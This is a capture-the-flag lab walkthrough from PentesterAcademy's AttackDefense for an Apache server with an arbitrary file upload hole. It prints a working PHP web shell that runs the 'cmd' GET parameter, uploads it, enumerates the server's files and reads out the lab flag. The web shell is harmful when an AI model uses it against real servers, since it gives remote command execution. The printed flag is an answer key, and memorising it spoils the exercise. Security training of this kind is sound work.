ATTACK DEFENSE

by PentesterAcademy

Name	Vulnerable Apache IV
URL	https://www.attackdefense.com/challengedetails?cid=200
Type	Infrastructure Attacks : Apache

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.


The target server has not been properly secured against arbitrary file upload and execution vulnerability.

Objective: Your objective is to upload a web shell, execute arbitrary commands on the server and retrieve the flag!

Solution:

Step 1: Inspect the web application.


URL: http://43w7l97ax3h9bbwq7pkcnkafd.public2.attackdefenselabs.com/



Step 2: Create a simple web shell.

Save the below given php script as shell.php

```
<?php
$output = shell_exec($_GET["cmd"]);
echo "<pre>$output</pre>";
?>
```




```
root@PentesterAcademyLab:~# cat ~/Downloads/shell.php
<?php
$output = shell_exec($_GET["cmd"]);
echo "<pre>$output</pre>";
?>

root@PentesterAcademyLab:~#
```


Step 3: Upload the webshell to the web server.

Click on the browser button and upload the php script.



shell.php 73 bytes 02:51

Step 4: Click on the hyperlink generated after uploading the php script




43w7l97ax3h9bbwq7pkcnkafd.public2.attackdefenselabs.com/index.php

Simple File Upload

File Uploaded Succesfully

URL: http://43w7l97ax3h9bbwq7pkcnkafd.public2.attackdefenselabs.com/uploads/shell.php




43w7l97ax3h9bbwq7pkcnkafd.public2.attackdefenselabs.com/uploads/shell.php

No output was returned since cmd parameter was not specified.

Step 5: Execute system commands through “cmd” GET parameter.

Command: whoami

URL:
http://43w7l97ax3h9bbwq7pkcnkafd.public2.attackdefenselabs.com/uploads/shell.php?cmd=whoami




43w7l97ax3h9bbwq7pkcnkafd.public2.attackdefenselabs.com/uploads/shell.php?cmd=whoami

```
www-data
```

Step 6: Enumerate files stored on the web server.

Command: pwd


URL:
http://43w7l97ax3h9bbwq7pkcnkafd.public2.attackdefenselabs.com/uploads/shell.php?cmd=pwd


http://43w7...hp?cmd=pwd
43w7l97ax3h9bbwq7pkcnkafd.public2.attackdefenselabs.com/uploads/shell.php?cmd=pwd
Most Visited

```
/app/uploads
```

Command: ls -l /app/

URL:
http://43w7l97ax3h9bbwq7pkcnkafd.public2.attackdefenselabs.com/uploads/shell.php?cmd=ls+-l+/app/


http://43w7l...0-l%20/app/
43w7l97ax3h9bbwq7pkcnkafd.public2.attackdefenselabs.com/uploads/shell.php?cmd=ls -l /app/
Most Visited


```
total 56
-rw-r--r-- 1 root root    33 Nov 10  2018 127331690c-flag
-r-xr-xr-x 1 root root 10273 Aug 29  2018 LICENSE
-r-xr-xr-x 1 root root    79 Aug 29  2018 README.md
-r-xr-xr-x 1 root root  4545 Aug 27  2018 index.php
-r-xr-xr-x 1 root root 14598 Aug 29  2018 logo.png
-r-xr-xr-x 1 root root    19 Aug 29  2018 phpinfo.php
dr-xr-xr-x 6 root root  4096 Nov 10  2018 static
drwxrwxrwx 1 root root  4096 Jun  6 06:53 uploads
```

The flag location is revealed.

Step 7: Retrieve the flag

Command: cat /app/127331690c-flag

URL:
http://43w7l97ax3h9bbwq7pkcnkafd.public2.attackdefenselabs.com/uploads/shell.php?cmd=cat+/app/127331690c-flag



```
43w7l97ax3h9bbwq7pkcnkafd.public2.attackdefenselabs.com/uploads/shell.php?cmd=cat /app/127331690c-flag
```

```
6c2bbb8bb50605295bcb2ead4f308eed
```

Flag: 6c2bbb8bb50605295bcb2ead4f308eed

References:

1. Apache httpd (https://httpd.apache.org/)